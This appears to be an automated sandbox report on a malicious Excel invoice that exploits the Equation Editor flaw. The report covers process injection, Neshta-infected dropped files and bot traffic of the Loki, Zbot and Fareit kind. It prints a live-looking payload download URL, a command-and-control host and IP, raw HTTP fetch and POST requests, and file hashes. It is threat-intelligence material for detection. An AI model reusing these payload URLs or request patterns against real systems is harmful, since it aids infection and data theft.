Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-10.0-amd64.exe SHA1: 031465AB1EEBBAC1256FF1498D36E5BA47AAFA1A Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: python.exe SHA1: 9548D7F60DE9891F3482C97E2F7A1B0058B4298E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: pythonw.exe SHA1: 10DF5EC7369F085450183975544C8931BBD654C0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92
Drops known malware	🟥🟥🟥	Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-8.0.exe SHA1: A90432EA9D24EFB9FDE07FC7300825165CC7DA43 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92

▼ **Process, service, or memory object change (19)**

Characteristic	Significance	Details
Creates process	🟥⬜⬜	Process ID: 2256 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	🟥⬜⬜	Process ID: 2064 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe
Creates process	🟥⬜⬜	Process ID: 756 Image Path: %USERPROFILE%\vbc.exe
Creates process	🟥⬜⬜	Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe Shell Command:
Creates process	🟥⬜⬜	Process ID: 756 Image Path: %TEMP%\3582-490\vbc.exe Shell Command: "%TEMP%\3582-490\vbc.exe"
Creates process	🟥⬜⬜	Process ID: 2256 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Creates process in temporary folder	🟥🟥⬜	Process ID: 2324 Image Path: %TEMP%\3582-490\vbc.exe
Creates process in temporary folder	🟥⬜⬜	Process ID: 8 Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 8 Injected API: WriteProcessMemory Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 8 Injected API: SetThreadContext Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Address: 0x0
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: `.......t$$_...............t
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .T.<...K..`...;U
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: ...
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: .D$....}..d
Resides in memory to evade detection	🟥⬜⬜	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe Injected Content: MZ.
Injects memory with dropped files	🟥⬜⬜	Injecting Process ID: 8 Target Process ID: 2324 Target Image Path: %TEMP%\3582-490\vbc.exe File: MZ.
Converts base64 encoded strings to PE based payloads	🟥⬜⬜	Process ID: 8 Content: TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v...
Creates command line process	🟥⬜⬜	Process ID: 756 Image Path: %USERPROFILE%\vbc.exe

Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\FB8915
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\FB8915\5EB4F7.exe

Suspicious network or messaging activity (13)

Characteristic	Significance	Details
Attempts to connect to suspicious host	🟥⬜⬜	107.173.219.35
Attempts to connect to malicious URL	🟥🟥🟥	URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS
Queries DNS server	🟥⬜⬜	107.173.219.35
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: .
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 193\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅÐÐš†šœ\x90ŒÑ˜žÐœ—ž‘˜Ð˜ž‹šÑ\x8f—\x8f:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 1C50D694\r\nContent-Length: 220\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: 107.173.219.35:80 Content: GET /svch/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729]\r\nHost: 107.173.219.35\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	http://107.173.219.35/svch/vbc.exe
Connects to remote URL or IP address	🟥⬜⬜	http://107.173.219.35/svch/vbc.exe
Listens on port	🟥⬜⬜	0.0.0.0:49424
Exhibits bot behavior	🟥🟥🟥	Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179
Exhibits bot behavior	🟥🟥🟥	Threat Description: LOKI - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 2157
Exhibits bot behavior	🟥🟥🟥	Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	80	-	-	-	INVOICE#1191189.xlsx

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
107.173.219.35	-	53	-	-	-	INVOICE#1191189.xlsx
eyecos.ga	34.118.106.49	53	-	No risk	-	INVOICE#1191189.xlsx
www.microsoft.com	104.103.65.218	53	-	No risk	-	INVOICE#1191189.xlsx
eyecos.ga	34.118.106.49	80	-	-	-	INVOICE#1191189.xlsx

URL	Site Category	Risk Level	Threat	Accessed By
http://107.173.219.35/svch/vbc.exe	Malware Accomplice	High	TROJAN_SPY.WRS	INVOICE#1191189.xlsx

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.exehttp://107.173.219.35/svch/vbc.exe	933888	10CED31EC4895E6E1A76684D64BFF42717C19E30
svchost.com	High	PE_NESHTA.A-O	Drops known malware	-	41472	299399C5A2403080A5BF67FB46FAEC210025B36D
5EB4F7.exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.exehttp://107.173.219.35/svch/vbc.exe	933888	10CED31EC4895E6E1A76684D64BFF42717C19E30
vbc[1].exe	High	PE_NESHTA.A	Drops known malware	http://107.173.219.35/svch/vbc.exe	933888	10CED31EC4895E6E1A76684D64BFF42717C19E30
gui-64.exe	High	PE_NESHTA.A	Drops known malware	-	116736	FE57A5EA7A25705871A93716A3CD3ADA8BB9ED4B
cli.exe	High	PE_NESHTA.A	Drops known malware	-	107008	F34CBE71CE66B1D5E77948B870F3D7FE62D3020F
cli-64.exe	High	PE_NESHTA.A	Drops known malware	-	116224	3519EE845D449B8CADCE120267599D8A76EE5036
w64.exe	High	PE_NESHTA.A	Drops known malware	-	141312	0326FC36EF417BD219013622A8F3571AC45DB324
wininst-14.0.exe	High	PE_NESHTA.A	Drops known malware	-	499712	AC01D0E2438BE2DB7ED11BC0E1556CA85C01800E
FileCoAuth.exe	High	PE_NESHTA.A	Drops known malware	-	222920	C9727A4E7218BE71DDCE6C8B09E8D2A6EBEF8072

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	F34CBE71CE66B1D5E77948B870F3D7FE62D3020F	High
File (SHA1)	512C482E0361EB9964CD1B5118913F7EDCD05097	High
File (SHA1)	951125979E16B3AE92860B8BB775F5F11B60989F	High
File (SHA1)	AC01D0E2438BE2DB7ED11BC0E1556CA85C01800E	High
File (SHA1)	031465AB1EEBBAC1256FF1498D36E5BA47AAFA1A	High
File (SHA1)	BEE5F53EBC5040C3B2D3311EF883286063ACD2FF	High
File (SHA1)	D55AAEA51640E73DB667C73FAC367B7F9613C17D	High
File (SHA1)	E4AF639B6AC6031575AD48D039C8A74227E95EFD	High
File (SHA1)	D9B00F96D3721C8913B6E642975E3B480F41C739	High
File (SHA1)	10DF5EC7369F085450183975544C8931BBD654C0	High
File (SHA1)	CCC5D9070C7A5B514BE03AA1B8D622CF78CAB95D	High
File (SHA1)	F4C13AEDA5EB94B5E8BB46F6A64F95FDB22A32EF	High
File (SHA1)	A90432EA9D24EFB9FDE07FC7300825165CC7DA43	High
File (SHA1)	8590465782AF130B70FDA770EC188F7BFB73B00C	High
File (SHA1)	A08E7E9725627CB9B0863650A2A7179E2126AA6E	High
File (SHA1)	299399C5A2403080A5BF67FB46FAEC210025B36D	High
File (SHA1)	A584E89482FC65F47CABDD6032B82D85D7E3F33D	High
File (SHA1)	C9727A4E7218BE71DDCE6C8B09E8D2A6EBEF8072	High
File (SHA1)	7C70CFAD7420E14F6DDF5418F959BCFE242887C0	High
URL	http://107.173.219.35:80/svch/vbc.exe	High
File (SHA1)	10CED31EC4895E6E1A76684D64BFF42717C19E30	High
File (SHA1)	0AC8A39D74953CBB03A7F6964D59117703FB1C23	High
File (SHA1)	0326FC36EF417BD219013622A8F3571AC45DB324	High
File (SHA1)	9548D7F60DE9891F3482C97E2F7A1B0058B4298E	High
File (SHA1)	22BA2BED8C0BC744907D0E0401262EF552D1715E	High
File (SHA1)	3519EE845D449B8CADCE120267599D8A76EE5036	High
File (SHA1)	6A692DF2A6A7EC40981B3E496C1648E7D31F9937	High
File (SHA1)	32B0E71AF46F3952561640EBE524B74DFB8AB3BF	High
File (SHA1)	6E3841A0FDD845CBD54153E23DE7E2C68601205A	High
File (SHA1)	E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C	High
File (SHA1)	7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B	High
File (SHA1)	FE57A5EA7A25705871A93716A3CD3ADA8BB9ED4B	High
File (SHA1)	CAD49F594E5452A89484DFA271F6FD567B1112F3	High
File (SHA1)	537C0A70021D4725D44FBE401E4DFAAF19D53CD9	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 107.173.219.35		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://107.173.219.35/svch/vbc.exe Threat Name: TROJAN_SPY.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: ZBOT - HTTP (Request) - Variant 4 Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1179		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: FAREIT - HTTP (Request) Host: eyecos.ga IP: 34.118.106.49 Port: 80 Rule ID: 1047		
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: Trojan.X97M.CVE201711882.XQUOOWZ Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A-O File Name: svchost.com SHA1: 299399C5A2403080A5BF67FB46FAEC210025B36D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: 5EB4F7.exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: vbc[1].exe SHA1: 10CED31EC4895E6E1A76684D64BFF42717C19E30 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: gui-64.exe SHA1: FE57A5EA7A25705871A93716A3CD3ADA8BB9ED4B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: cli.exe SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: cli-64.exe SHA1: 3519EE845D449B8CADCE120267599D8A76EE5036 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: w64.exe SHA1: 0326FC36EF417BD219013622A8F3571AC45DB324 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-14.0.exe SHA1: AC01D0E2438BE2DB7ED11BC0E1556CA85C01800E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: FileCoAuth.exe SHA1: C9727A4E7218BE71DDCE6C8B09E8D2A6EBEF8072 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: w32.exe SHA1: CCC5D9070C7A5B514BE03AA1B8D622CF78CAB95D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-7.1.exe SHA1: 6A692DF2A6A7EC40981B3E496C1648E7D31F9937 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: DismHost.exe SHA1: A08E7E9725627CB9B0863650A2A7179E2126AA6E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: OneDriveStandaloneUpdater.exe SHA1: D55AAEA51640E73DB667C73FAC367B7F9613C17D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-10.0.exe SHA1: 8590465782AF130B70FDA770EC188F7BFB73B00C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: FileSyncConfig.exe SHA1: 6E3841A0FDD845CBD54153E23DE7E2C68601205A Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: pythonw.exe SHA1: 22BA2BED8C0BC744907D0E0401262EF552D1715E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: easy_install-3.8.exe SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: pip.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: cli-32.exe SHA1: F34CBE71CE66B1D5E77948B870F3D7FE62D3020F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: pip3.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: t32.exe SHA1: 537C0A70021D4725D44FBE401E4DFAAF19D53CD9 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: gui.exe SHA1: 7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: gui-32.exe SHA1: 7CFBBEC6D4E3BF3F8A05C275C0DF40D223EB8A7B Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-9.0-amd64.exe SHA1: 951125979E16B3AE92860B8BB775F5F11B60989F Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-9.0.exe SHA1: 7C70CFAD7420E14F6DDF5418F959BCFE242887C0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: easy_install.exe SHA1: D9B00F96D3721C8913B6E642975E3B480F41C739 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-6.0.exe SHA1: CAD49F594E5452A89484DFA271F6FD567B1112F3 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		

Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: python.exe SHA1: BEE5F53EBC5040C3B2D3311EF883286063ACD2FF Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: python_icon.exe SHA1: 512C482E0361EB9964CD1B5118913F7EDCD05097 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: python-3.8.0-amd64.exe SHA1: 0AC8A39D74953CBB03A7F6964D59117703FB1C23 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: OneDrive.exe SHA1: A584E89482FC65F47CABDD6032B82D85D7E3F33D Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-14.0-amd64.exe SHA1: F4C13AEDA5EB94B5E8BB46F6A64F95FDB22A32EF Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: pip3.8.exe SHA1: E535C2F2EA7E325E06DD3F55D3927C2D741D5B4C Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: t64.exe SHA1: E4AF639B6AC6031575AD48D039C8A74227E95EFD Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-10.0-amd64.exe SHA1: 031465AB1EEBBAC1256FF1498D36E5BA47AAFA1A Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: python.exe SHA1: 9548D7F60DE9891F3482C97E2F7A1B0058B4298E Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: pythonw.exe SHA1: 10DF5EC7369F085450183975544C8931BBD654C0 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Detection	Threat Characteristic: Drops known malware Source: ATSE Detection Name: PE_NESHTA.A File Name: wininst-8.0.exe SHA1: A90432EA9D24EFB9FDE07FC7300825165CC7DA43 Engine Version: 12.500.1008 Malware Pattern Version: 16.769.92		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\a$> Value: None		444
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 52ca0018		444
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0106		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		444
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 784f8b8, 0) Return: 0		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		444

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\a$> Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		444
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\`,> Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		444
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\ Value: None		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, S, 16, 0, , 0, S, 16, 16736972, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, 5öF‹, 32, 0, , 0, 5öF‹, 32, 16736972, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, PK, 4096, 0, , 0, PK, 4096, 16737412, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÿB/–³9¯á¥œzJ^~€þ, 2160, 0, , 0, ÿB/–³9¯á¥œzJ^~€þ, 2160, 16736768, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, PK, 4096, 0, , 0, PK, 4096, 16734824, 0) Return: 0		444
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1D0080\1D0080 Value: None		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, âœ&]ñ, 4096, 0, , 0, âœ&]ñ, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ïæH?Î&, 4096, 0, , 0, ïæH?Î&, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ä~\ÉƒN, 4096, 0, , 0, ä~\ÉƒN, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ÿ, 4096, 0, , 0, ÿ, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, š´ý}, 4096, 0, , 0, š´ý}, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¦¾‹ S™/, 4096, 0, , 0, ¦¾‹ S™/, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Çþ6—Lõ¤9¾ñëcüöã, 4096, 0, , 0, Çþ6—Lõ¤9¾ñëcüöã, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ˆ?, 4096, 0, , 0, ˆ?, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, (òÊ=a, 4096, 0, , 0, (òÊ=a, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, !<5, 4096, 0, , 0, !<5, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, }, 4096, 0, , 0, }, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90,]—p, –Ÿ³];€, 4096, 0, , 0,]—p, –Ÿ³];€, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, pü9`Øs,˜;öŽS, 4096, 0, , 0, pü9`Øs,˜;öŽS, 4096, 16734472, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, PK, 4096, 0, , 0, PK, 4096, 16735952, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16736116, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, pü9`Øs,˜;öŽS, 4096, 0, , 0, pü9`Øs,˜;öŽS, 4096, 16735332, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, ¦¾‹ S™/, 4096, 0, , 0, ¦¾‹ S™/, 4096, 16732816, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16735500, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, , 4096, 0, , 0, , 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, óý ŠLw¬Â–e zcª|M(OçÐEJäî, 4096, 0, , 0, óý ŠLw¬Â–e zcª|M(OçÐEJäî, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, a_, 4096, 0, , 0, a_, 4096, 16730788, 0) Return: 0		444
Call System API	API Name: BCryptDecrypt Args: (2c7fe90, Ñö‰oÉWéä¢é, 4096, 0, , 0, Ñö‰oÉWéä¢é, 4096, 16730788, 0) Return: 0		444
